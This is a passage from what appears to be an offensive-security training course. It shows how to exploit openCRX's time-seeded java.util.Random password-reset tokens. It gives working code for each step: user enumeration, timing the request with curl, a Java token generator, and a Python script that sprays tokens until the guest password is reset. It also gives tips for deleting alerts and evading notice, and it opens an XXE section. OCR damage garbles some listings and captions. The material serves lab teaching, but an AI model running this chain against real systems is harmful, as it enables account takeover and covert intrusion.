Listing 355 - Code excerpt from org.opencrx.kernel.utils.Util.java

The *getRandomBase62* method accepts an integer value and returns a randomly generated string of that length. There’s something wrong with this code however. Let’s investigate further.

9.2.1 When Random Isn’t

We will use *javac*¹¹⁵ and *jshell*¹¹⁶ in this section. If not already installed, let’s install them with `sudo apt install openjdk-11-jdk-headless`. We want to match the version of the JDK with the JRE we have installed in Kali, which we can confirm using `java -version`.

The standard Java libraries have two primary random number generators: *java.util.Random*¹¹⁷ and *java.security.SecureRandom*.¹¹⁸ The names are somewhat of a giveaway here, but we will review the documentation for these two classes.

First, let’s read about *Random*:

An instance of this class is used to generate a stream of pseudorandom numbers. ... If two instances of Random are created with the same seed, and the same sequence of method calls is made for each, they will generate and return identical sequences of numbers. ... Instances of java.util.Random are

¹¹⁵ (Oracle, 2018), <https://docs.oracle.com/javase/7/docs/technotes/tools/windows/javac.html>

¹¹⁶ (Oracle, 2017), <https://docs.oracle.com/javase/9/jshell/introduction-jshell.htm#JSHEL-GUID-630F27C8-1195-4989-9FB2C51D46F52C8>

¹¹⁷ (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/util/Random.html>

¹¹⁸ (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/security/SecureRandom.html>

not cryptographically secure. Consider instead using SecureRandom to get a cryptographically secure pseudo-random number generator for use by security-sensitive applications.

We can use `jshell` to interactively run Java and observe this behavior in action. Let's import the `Random` class, then declare and instantiate two instances of `Random` objects with the same seed value. Then, we can compare the output of calling the `nextInt`¹¹⁹ method on each `Random` object inside a `for` loop.

```
kali@kali:~$ jshell
| Welcome to JShell -- Version 11.0.6
| For an introduction type: /help intro

jshell> import java.util.Random;

jshell> Random r1 = new Random(42); r1
==> java.util.Random@26a1ab54

jshell> Random r2 = new Random(42); r2
==> java.util.Random@41cf53f9

jshell> int x, y;
x ==> 0 y ==> 0
jshell> for(int i=0; i<10; i++) { x = r1.nextInt(); y = r2.nextInt(); if(x == y) {
System.out.println("They match! " + x);}
They match! -1170105035
They match! 234785527
They match! -1360544799
They match! 205897768
They match! 1325939940
They match! -248792245
They match! 1190043011
They match! -1255373459
They match! -1436456258
They match! 392236186
```

Listing 356 - Generating two random integers and comparing them in a for loop

As the documentation described, identical sequences were generated from two different `Random` objects with the same seed value.

Next, let's read about `SecureRandom`:

This class provides a cryptographically strong random number generator (RNG).

A cryptographically strong random number minimally complies with the statistical random number generator tests specified in FIPS 140-2, Security Requirements for Cryptographic Modules, section 4.9.1. Additionally, `SecureRandom` must produce non-deterministic output. Therefore any seed

¹¹⁹ (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/util/Random.html#nextInt-->

material passed to a SecureRandom object must be unpredictable, and all SecureRandom output sequences must be cryptographically strong, as described in RFC 1750: Randomness Recommendations for Security.

Let's observe this in action, again using jshell. *SecureRandom* objects use a byte array as a seed, so we'll need to declare a byte array before we instantiate our objects.

```
jshell> import java.security.SecureRandom;

jshell> byte[] s = new byte[] { (byte) 0x2a } s
==> byte[1] { 42 }

jshell> SecureRandom r1 = new SecureRandom(s); r1
==> NativePRNG

jshell> SecureRandom r2 = new SecureRandom(s); r2
==> NativePRNG

jshell> if(r1.nextInt() == r2.nextInt()) { System.out.println("They match!"); } else {
System.out.println("No match."); } No match.

jshell> /exit |
Goodbye
```

Listing 357 - Comparing the output of two SecureRandom objects

Even though they were instantiated with the same seed value, the two *SecureRandom* objects returned different results from the *nextInt* method.

What does this mean for us? Let's review the token generation code to remember what we are working with.

```
1038     public static String getRandomBase62(int length) {
1039         String alphabet =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
1040         Random random = new Random(System.currentTimeMillis());
1041         String s = "";
1042         for (int i = 0; i < length; i++) {
1043             s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt
(62));
1044         }
1045         return s;
1046     }
```

Listing 358 - Code excerpt from org.opencrx.kernel.utils.Util.java

The code in openCRX uses the regular *Random* class to generate password reset tokens; it is seeded with the results of *System.currentTimeMillis()*. This method returns “the difference, measured in milliseconds, between the current time and midnight, January 1, 1970 UTC”.¹²⁰

¹²⁰ (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/lang/System.html#currentTimeMillis-->

If we can predict when a token is requested, we should be able to generate a matching token by manipulating the seed value when creating our own *Random* object. We could even generate a list of possible tokens, assuming there is no throttling or lockout for password resets on the server, and iterate through the list until we find a match. However, we also need an account to target.

9.2.1.1 Exercises

1. Use jshell to recreate the code blocks in this section.
2. Compare ten outputs from *SecureRandom* objects using a *for* loop.

9.2.2 Account Determination

A default installation¹²¹ of openCRX has three accounts with the following username and password pairs:

1. guest / guest
2. admin-Standard / admin-Standard
3. admin-Root / admin-Root

With this in mind, let's start Burp Suite and configure Firefox to use it as a proxy.


We can use error messages from login and password reset pages to determine the validity of a submitted username. We can find the reset page by going to the login page in Listing 359 and submitting invalid credentials. This reveals the link to the password reset page.

`http://opencrx:8080/opencrx-core-CRX/ObjectInspectorServlet?loginFailed=false`

Listing 359~Login page UR!

¹²¹ (openCRX, 2020), <https://github.com/opencrx/opencrx-documentation/blob/master/Admin/InstallerServer.md>

Let's submit a password reset for a default username to determine if this page discloses valid user accounts. If we submit a valid account, the response indicates the password reset request was successful.



The screenshot shows the OWASPErseus interface with the 'Target' tab selected, pointing to <http://opencrx:8080>. The 'Request' panel on the left displays a POST request to `/opencrx-core-CRX/RequestPasswordReset.jsp` with various headers and a cookie. The 'Response' panel on the right shows the server's HTML response, which includes a success message: `<h2>Password reset request successful for guest</h2>` and a note: `You should receive a notification e-mail within the next minutes.`

Figure 241: Requesting a password reset for a valid account

If we submit an invalid account, we receive an error message.




Figure 242: Requesting a password reset for an invalid account

The differences in the response indicate the existence of a “guest” account. Let’s use “guest” as our target account for the reset process.

9.2.3 Timing the Reset Request

In order to generate the correct password reset token, we need to guess the seed value, which is the exact millisecond that the token was generated. Thankfully, the value returned by `System.currentTimeMillis()` is already in UTC, so we don’t have to worry about time zone differences.

We can get the milliseconds “since the epoch” using the `date` command in Kali with the `%s` flag. We’ll also use the `%3N` flag to include three digits of nanoseconds. This format will match the output of the Java method in milliseconds.

We can get the range of potential seed values using the `date` command before and after we submit the reset request with `curl`. We will also use the `-i` flag to include response headers in the output. In order for this attack to succeed, the server time must be set to the correct date and time. We can use the `Date`¹⁵² response header to determine the server time.

```
kali@kali:~$ date +%s%3N && curl -s -i -X 'POST' --data-binary 'id=guest'
'http://opencrx:8080/opencrx-core-CRX/RequestPasswordReset.jsp' && date +%s%3N
1582038122371
HTTP/1.1 200
Set-Cookie: JSESSIONID=367FD5747FB803124A0F504A1FC478B7; Path=/opencrx-core-CRX;
HttpOnly
Content-Type: text/html; charset=UTF-8
Content-Length: 2282
Date: Tue, 18 Feb 2020 15:02:02 GMT
Server: Apache TomEE ...
1582038122769
```

Listing 360~ Submitting a password reset request with curl

Based on the output, we can guess that the reset token was created with a seed value between 1582038122371 and 1582038122769. This includes 398 possible seed values.

This range varies based on network latency and server processing time. However, the seed is determined early in the password reset process, so it is likely to be closer to the start time rather than the end time.

The server response included a *Date* header with the value of “Tue, 18 Feb 2020 15:02:02 GMT”. We can convert this value to the Unix epoch time using a site such as EpochConverter¹⁵³.




Figure 243: Converting the Date header to milliseconds since the epoch

¹⁵² (Internet Engineering Task Force, 2014), <https://tools.ietf.org/html/rfc7231#section-7.1.2> ¹⁵³ (Epoch Converter, 2020), <https://www.epochconverter.com>

We do not get the same level of millisecond precision from the value of the *Date* header as we do from running the date command. The timestamp will always end in 000. However, we can use the header value as a sanity check to make sure our local values are in the correct range.

In this case, the timestamps we calculated locally, 1582038122371 and 1582038122769, do roughly align with the value from the server (1582038122000). The values should be close enough to proceed with this attack.

9.2.4 Generate Token List

Now that we have the range of potential random seeds, we need to create our own token generator. Let's create a file with our own Java class to generate the tokens to exploit the predictable random generation. The name of the class within the file must match the file name and end with "java" as the file extension. We will use `touch` to create an empty file named `OpenCRXToken.java`.

```
kali@kali:~/opencrx$ touch OpenCRXToken.java
```

Listing 361 - Creating an empty Java source file

Next, let's start by building out the basic outline of our class. We will need a class definition, a *main* method so that we can run the class from the command line, and a method that generates the tokens. We'll copy much of the code that generates the tokens from `org.opencrx.kernel.utils.Util.java`, but we'll modify it to accept the *seed* value so we can iterate through values as we generate tokens. We'll also import `java.util.Random` to generate the tokens. A simple text editor like `nano` should suffice for editing the file.

```
kali@kali:~/opencrx$ nano OpenCRXToken.java
```

```
import java.util.Random;

public class OpenCRXToken {

    public static void main(String args[]) { }

    public static String getRandomBase62(int length, long seed) { }
}
```

Listing 362 - Updating the Java source file

Let's build out the *main* method next. We will need an *int* variable for the *length* of the token, *long* variables for the *start* and *stop* seed values, and a *String* for the *token* values. We will use a *for* loop to iterate between the *start* and *stop* values, calling the *getRandomBase62* method and passing in the *seed* value as it iterates.

```

import java.util.Random;

public class OpenCRXToken {

    public static void main(String args[]) {
        int length = 40;
        long start = Long.parseLong("1582038122371");
        long stop = Long.parseLong("1582038122769");
        String token = "";

        for (long l = start; l < stop; l++) {
            token = getRandomBase62(length, l);
            System.out.println(token);
        }
    }

    public static String getRandomBase62(int length, long seed) {
    }
}

```

Listing 363 - OpenCRXToken.java

We will set the *start* and *stop* values which are based on the timestamps from when we ran curl in Listing 360. Finally, we will copy the contents of the *getRandomBase62* method from *org.opencrx.kernel.utils.Util.java* and modify it to use the *seed* value passed in to the method. Please note that for the sake of brevity, the function content is not included in the listing above.

Once the values are set, we can compile the program with *javac* and run it with *java*, redirecting the output into a text file. We will also *tail* the file to make sure the tokens were written correctly.

```

kali@kali:~/opencrx$ javac OpenCRXToken.java

kali@kali:~/opencrx$ java OpenCRXToken > tokens.txt

kali@kali:~/opencrx$ tail tokens.txt
SCKF9pp15wUrAZj84eC7m3Z1P5PexTb9wUetcF4T
OA10tn7zkpspZ7pa3kIxSFsKcRdRe1TKaQhmPkf3 aAycQmACHCk1cSdI4YKwnf8m464bmo2xjRtWldPY
1C8wnnnzbg47SPVBE55G1mMNOi5k8NeK3KSHEhwEz
DA5AKo2oCR1dTp0u3uH07obqAkBIVhugTRTz3ryV
88mJ3mJmtLNZpN5M5zOqmzu9N7P5Ax1s7NXrqJZ5 K8iXd1OxPjGlvhu45nPp6QAdplpEK2LVEMiCEIb
18srznDOnZdCgkSy4MLv67PEW1WkvqdbrP7J7X84 x8p5WnGZLwV0m4Hg4BMuRXdgySxv3vCE0OJ4UQqZ
vMSsitoJwnrHnfB00BneUoeGxMxiQPj3UjkCnBNi

```

Listing 364 - Compiling and running OpenCRXToken

With our token list generated, we'll next determine how to leverage it to complete the password reset process.

9.2.4.1 Exercises

1. Complete the code for *OpenCRXToken* class.
2. Recreate the steps above to generate a token list.

9.2.4.2 Extra Mile

Update the token generator program to accept the *start* and *stop* values as command line parameters.

```

234    <form role="form" class="form-signin" style="max-width:400px;margin:0 auto;">
235      method="POST" action="RequestPasswordReset.jsp" accept-charset="UTF-8">
236        <h2 class="form-signin-heading">Please enter your username, e-mail address or
ID</h2>
237        <input type="text" name="id" id="id" autofocus="" placeholder="ID (e.g.
238          guest@CRX/Standard)" class="form-control" />
239        <br />
240        <button type="submit" class="btn btn-lg btn-primary btn-block">OK</button>
241      <%@ include file="request-password-reset-note.html" %> 241  </form>

```

9.2.5 Automating Resets

When we examined the source code in `UserHomes.class`, we found the format of a reset link:

```

String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
segmentName + "&id=" + principalName;

```

Listing 365 - Password reset link

We have our tokens, but we will also need to provide values for `providerName`, `segmentName`, and `id`. Based on the password reset request we sent, we know the `id` value is the username. We can find clues for `providerName` and `segmentName` in the source code of `RequestPasswordReset.jsp`.

Line 236 defines the
includes a placeholder
value of *Listing 366~An example of provider and segment in RequestPasswordReset.jsp*

input field for *id*, which

“guest@CRX/Standard”. When we visit that page in our browser, we receive a different placeholder.




Figure 244: Inspecting the password reset form

The value "CRX" has been replaced with "ProviderName" and "Standard" has been replaced with "SegmentName". We can find another example that matches this pattern by examining WizardInvoker.jspin JD-GUI.

```

65 /**
66  * The WizardInvoker is invoked with the following URL parameters :
67  * - wizard: path of the wizard JSP
68  * - provider: provider name
69  * - segment: segment name
70  * - xri: target object xri
71  * - user: user name
72  * - password: password
73  * - para_0, para_1, ... para_n: additional parameters to be passed to the wizard
(optional)
74  * Example :
75  * http://localhost :8080/opencrx-core-
CRX/WizardInvoker.jsp?wizard=/wizards/en_US/UploadMedia.jsp& provider=CRX&segment=Stand
ard&xri=@openmdx*org.opencrx.kernel.home1/provider/CRX/segment/Standard&user=wfr

```

```
o&password=.
```

Listing 367 - An example of provider and segment in WizardInvoker.jsp

On lines 68 and 69, we find references to providers and segments. We can also find an example URL on line 75 that uses “CRX” as the provider and “Standard” as the segment. This matches the same pattern we found in RequestPasswordReset.jsp. We will try using “CRX” as the *providerName* and “Standard” as the *segmentName* in our attack.

Now that we know what all of the values are, let’s examine the source code of PasswordResetConfirm.jsp to determine what data we need to send to the server for the reset.

```
067 String resetToken = request.getParameter("t");
068 String providerName = request.getParameter("p");
069 String segmentName = request.getParameter("s");
070 String id = request.getParameter("id");
071 String password1 = request.getParameter("password1");
072 String password2 = request.getParameter("password2"); ...
163 <form role="form" class="form-signin" style="max-width:400px;margin:0 auto;" method="POST" action="PasswordResetConfirm.jsp" accept-charset="UTF-8">
164   <h2 class="form-signin-heading">Reset password for <%= id %>@<%= providerName
+ "/" + segmentName %></h2>
165   <input type="hidden" name="t" value="<%= resetToken %>" />
166   <input type="hidden" name="p" value="<%= providerName %>" />
167   <input type="hidden" name="s" value="<%= segmentName %>" />
168   <input type="hidden" name="id" value="<%= id %>" />
169   <input type="password" name="password1" autofocus="" placeholder="Password" class="form-control" />
170   <input type="password" name="password2" placeholder="Password (verify)" class="form-control" />
171   <br />
172   <button type="submit" class="btn btn-lg btn-primary btn-block">OK</button>
173   <br />
174   <%@ include file="password-reset-confirm-note.html" %>                               175
</form>
```

Listing 368 - Code excerpt from PasswordResetConfirm.jsp

Lines 163 - 175 are the form element we want to mimic in our reset script. In addition to the *token*, *providerName*, *segmentName*, and *id*, we need to provide a new password value in the *password1* and *password2* fields.

We now have everything we need to write a Python script to automate the password reset process. We will iterate through the list of tokens we previously generated with our *OpenCRXToken* Java class and POST each token to the server. Let’s inspect the server responses to see if the reset worked and exit the *for* loop once we have a successful reset.

```
#!/usr/bin/python3

import requests
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('-u', '--user', help='Username to target', required=True)
```

```

parser.add_argument('-p', '--password', help='Password value to set', required=True)
args = parser.parse_args()

target = "http://opencrx:8080/opencrx-core-CRX/PasswordResetConfirm.jsp"

print("Starting token spray. Standby.") with
open("tokens.txt", "r") as f:
    for word in f:
        # t=resetToken&p=CRX&s=Standard&id=guest&password1=password&password2=password
        payload = {'t':word.rstrip(),
        'p':'CRX','s':'Standard','id':args.user,'password1':args.password,'password2':args.password}
        r = requests.post(url=target, data=payload)
res = r.text
        if "Unable to reset password" not in res:
print("Successful reset with token: %s" % word)
break
  
```

Listing 369 - OpenCRXReset.py


Let's run the script. It may take a few minutes to return a result.

```

kali@kali:~/Documents/research$ ./OpenCRXReset.py -u guest -p password
Starting token spray. Standby.
Successful reset with token: yzs4pCxiRTym 9Srs6OrzUY0b9HtEnDK8SrPtjBUE
  
```

Listing 370 - Running the reset script

We can verify the password reset was successful by attempting to log in to the site in our browser with the username "guest" and password "password".



Reference	Name	State	Importance	Created at
Guest, (guest)	CRX/Standard Password Reset	New	■■■	2/18/2020 4:01:39 PM
Guest, (guest)	CRX/Standard Password Reset	New	■■■	2/18/2020 4:02:02 PM

Figure 245: Logged in as guest

We have now successfully reset the password for the guest account and have access to the application. A few alerts were created for the password resets we requested. Although not required for this exercise, deleting these alerts would help maintain stealth during a penetration test.

Sending up to 3000 requests to the web application is noisy. In a real world scenario, we would likely want to rate limit our script to hide our tracks in normal traffic and avoid overloading the server.

9.2.5.2 Exercises


1. Run the script and reset the password for the guest account.
2. Reset the password for the admin-Standard account.

9.2.5.3 Extra Mile

Automate the entire password reset attack chain, including the deletion of any password reset alerts that are generated.

9.3 XML External Entity Vulnerability Discovery

With access to the web application, let's search for interesting functionality. We can find a link to the REST APIs under *Wizards > Explore API...*. When prompted, we'll use the same login credentials as earlier.



The screenshot shows the Swagger UI interface for a REST API endpoint. The URL is `openCRX:8080/openCRX-rest-CRX/api-ui/index.html?url=http://openCRX:8080/openCRX`. The method is `POST` and the endpoint is `/accessHistory`. The description states: "Adds the specified element to the set of the values for the reference <accessHistory> using an implementation-specific, reassignable qualifier. The element must be of type: `org:opencrx:kernel:home1:AccessHistory`". The "Parameters" section shows "No parameters". The "Request body" section is marked as "required" and has "In" set to "body". The "Content-Type" dropdown shows "application/json" and "application/xml" as options. The "Example Value" field contains the following JSON:

```
{
  "org:opencrx:kernel:home1:AccessHistory": {
    "accessHistoryStatus": 0,
    "accessLevelBrowse": 0,
    "accessLevelDelete": 0
  }
}
```

Figure 246: openCRX API Explorer

The API Explorer uses Swagger,¹⁵⁴ a tool for documenting and consuming REST APIs. Finding Swagger documents like this can help us discover API endpoints and provide sample request bodies.

The API endpoints appear to accept JSON and XML requests. If the application's XML parser is insecurely configured, we might be able to exploit it with an *XML External Entity* (XXE)¹⁵⁵ attack.

9.3.2 Introduction to XML

Before continuing, we need to review Extensible Markup Language (XML).¹⁵⁶ XML is designed to encode data in a way that's easier for humans and machines to read. The layout of an XML document is somewhat similar to an HTML document, although there are differences in implementations.

For example, this is a simple XML document:

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <contact>
